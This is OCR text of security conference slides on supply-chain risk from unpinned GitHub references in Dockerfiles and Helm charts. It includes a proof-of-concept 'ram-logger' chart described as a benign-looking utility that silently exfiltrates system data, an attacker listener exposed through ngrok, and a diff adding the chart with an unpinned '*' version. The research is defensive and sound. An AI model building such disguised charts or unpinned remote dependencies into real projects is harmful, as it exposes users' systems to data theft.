
Published software package

https://github.com/Liad-OX/weather-forecast

Requirements.txt	Dockerfile
Pull dependencies	Image creation

Travel Planner App
(containerized)

Unpublished software package
(Closed source)


travel_planner_app
EXPLORER
OPEN EDITORS
TRAVEL_PLANNER_APP
output_volume
.dockerignore
.env
.gitignore
Dockerfile
planner.py
requirements.txt
trip_plan_san_francisco.md
requirements.txt
python-dotenv # To load the .env file
loguru # For application logging
Dockerfile
Dockerfile
ARG VERSION=1.33.7
Use an official Python runtime as a parent image
FROM python:3.13-slim
Install git so we can clone the repository
Use --no-install-recommends to minimize image size and clean up apt lists
RUN apt-get update && \
apt-get install -y git --no-install-recommends && \
rm -rf /var/lib/apt/lists/*
Set the working directory in the container
WORKDIR /app
—— Clone the weather forecast library ——
Clone into a subdirectory to keep things organized and manage PYTHONPATH easily
RUN git clone https://github.com/Liad-OX/weather-forecast /app/weather_forecast
RUN cd /app/weather_forecast && pip install --no-cache-dir .
—— Add the cloned library's directory to the PYTHONPATH ——
This allows imports like 'from weather_forecast import WeatherForecast'
ENV PYTHONPATH="${PYTHONPATH}:/app/weather_forecast"
PROBLEMS PORTS COMMENTS TERMINAL DEBUG CONSOLE OUTPUT
~/Desktop/RSA_25/Travel Planner – Docker Version/travel_planner_app
3.11.10 dev-venv-3.11
docker image ls | grep travel
OUTLINE
TIMELINE
Launchpad
Live Share
Ln 2, Col 19 Spaces: 4 UTF-8 LF Dockerfile
liadc@Liads-MacBook-Pro:~/Desktop/RSA_25/Remote Attacker
~/Desktop/RSA_25/Remote Attacker
python listener.py
Traffic Inspector - ngrok
https://dashboard.ngrok.com/ac_2v2RHBZUqmRrAlU...
Finish update
ngrok
Traffic Inspector
Traffic Inspector allows you to view HTTP traffic flowing to your endpoints. Enable full capture mode to see full request and response bodies and unlock request replays.
If you need a longer retention window, you can purchase additional retention with a Pay-as-you-go plan. Go to Billing.
Custom Range
Apr 2, 2025 8:40 PM
Apr 30, 2025 8:31 PM
0 results
Filter
Timestamp
Client IP
Method
Path
Status
ngrok Error
Duration
Host
Help

GitHub References in Helm Charts & Kubernetes

Helm Charts

Helm charts often reference GitHub-hosted chart repositories or scripts directly, enabling centralized, version-controlled packaging and deployment of Kubernetes resources.

GitHub-hosted Helm charts allow teams to reuse components consistently across deployments and maintain clear version histories.

How Common?

148K+ ***chart.yaml*** referencing GitHub.

Risks

Unexpected, malicious updates.
Malicious or harmful Kubernetes manifests.
Malicious deployments, deployment crashes.


bradleymize/home-cloud · Chart.yaml


```yaml
name: home-cloud
version: 0.0.1
type: application
dependencies:
  - name: xwiki
    repository: https://xwiki-contrib.github.io/xwiki-helm
    version: 1.2.4
```

```yaml
initContainers:
  - name: fetch-latest-config
    image: alpine/curl
    args:
      - curl -fsSL https://raw.githubusercontent.com/org/repo/master/config.yml -o /app/config.yml
```

```yaml
# templates/deployment.yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: my-app
spec:
  template:
    spec:
      initContainers:
      - name: fetch-script
        image: alpine/curl:latest
        command:
          - sh
          - -c
          - |
            curl -fsSL https://raw.githubusercontent.com/myorg/config-repo/abcd123
```


GitHub References in Helm Charts & Kubernetes - POC


ram-logger
Public
Pin
Unwatch 1
Fork 0
Star 0
main
1 Branch
1 Tag
Go to file
Add file
Code
About
No description, website, or topics provided.
MosesOX Create README.md
f4b6f6d · 2 hours ago
10 Commits
templates Add files via upload 2 hours ago
Chart.yaml Add files via upload 2 hours ago
README.md Create README.md 2 hours ago
index.yaml Add files via upload yesterday
ram-logger-0.1.0.tgz Add files via upload yesterday
values.yaml Add files via upload 2 hours ago
Readme
Activity
0 stars
1 watching
0 forks
Releases 1
0.1.0 Latest
now
Packages
No packages published
Publish your first package
README
⚠️ DISCLAIMER:
This repository and associated scripts are strictly for research and educational purposes only.
It includes intentionally vulnerable code demonstrating how sensitive information could be exfiltrated from within a seemingly benign utility that developers might download and use from GitHub repositories.
DO NOT use or execute this code in any production or real-world environment. The exfiltration attempt fails silently, ensuring the end user remains unaware of malicious activity, strictly for demonstrating potential vulnerabilities. This repository is strictly for educational and research purposes only. It demonstrates how sensitive system information might be exfiltrated silently. Do not run or deploy in a production environment.
Helm Chart RAM Logger
This Helm Chart prints the current RAM usage to log every 15 seconds.
Usage
Importing the Script
To use this script in your Helm Chart, add it directly to your Chart.yaml file as a dependency.
- name: ram-logger
repository: https://raw.githubusercontent.com/MosesOX/ram-logger/main/
version: "*"



https://github.com/MosesOX/ram-logger/

GitHub References in Helm Charts & Kubernetes - POC



ram-logger / Chart.yaml

MosesOX Add files via upload

Code | Blame | 6 lines (6 loc) · 170 Bytes

```
1  apiVersion: v2
2  name: ram-logger
3  description: A simple Helm chart for monitoring RAM usage and collecting system data
4  type: application
5  version: 0.1.0
6  appVersion: "1.0.0"
```


ram-logger / values.yaml

MosesOX Add files via upload

Code | Blame | 4 lines (4 loc) · 66 Bytes

```
1  # Image to use
2  image:
3    repository: curlimages/curl
4    tag: latest
```

GitHub References in Helm Charts & Kubernetes - POC




```
- name: ram-logger
  image: "{{ .Values.image.repository }}:{{ .Values.image.tag }}"
  command:
  - /bin/sh
  - -c
  - |
    echo "Starting RAM usage monitoring"

    # Function to get RAM usage
    get_ram_usage() {
      free -m | grep Mem | awk '{printf "{\"total\": %d, \"used\": %d, \"free\": %d}", $2, $3, $4}'
    }

    while true; do
      # Get RAM usage and log it
      RAM_USAGE=$(get_ram_usage)
      echo "RAM Usage: ${RAM_USAGE}"

      # Sleep for 15 seconds
      sleep 15
    done
  restartPolicy: OnFailure
```

GitHub References in Helm Charts & Kubernetes - POC

Usage

Importing the Script

To use this script in your Helm Chart, add it directly to your Chart.yaml file as a dependency.

```
- name: ram-logger
  repository: https://raw.githubusercontent.com/MosesOX/ram-logger/main/
  version: "*"
```

This script helps you monitor memory cons


1 file changed +4 -0 lines changed

Search within code

Chart.yaml +4

```
@@ -22,3 +22,7 @@ version: 0.1.0
22  22  # follow Semantic Versioning. They should reflect the version the application is using.
23  23  # It is recommended to use it with quotes.
24  24  appVersion: "1.16.0"
    25 + dependencies:
    26 +   - name: ram-logger
    27 +     repository: https://raw.githubusercontent.com/MosesOX/ram-logger/main/
    28 +     version: "*"
```

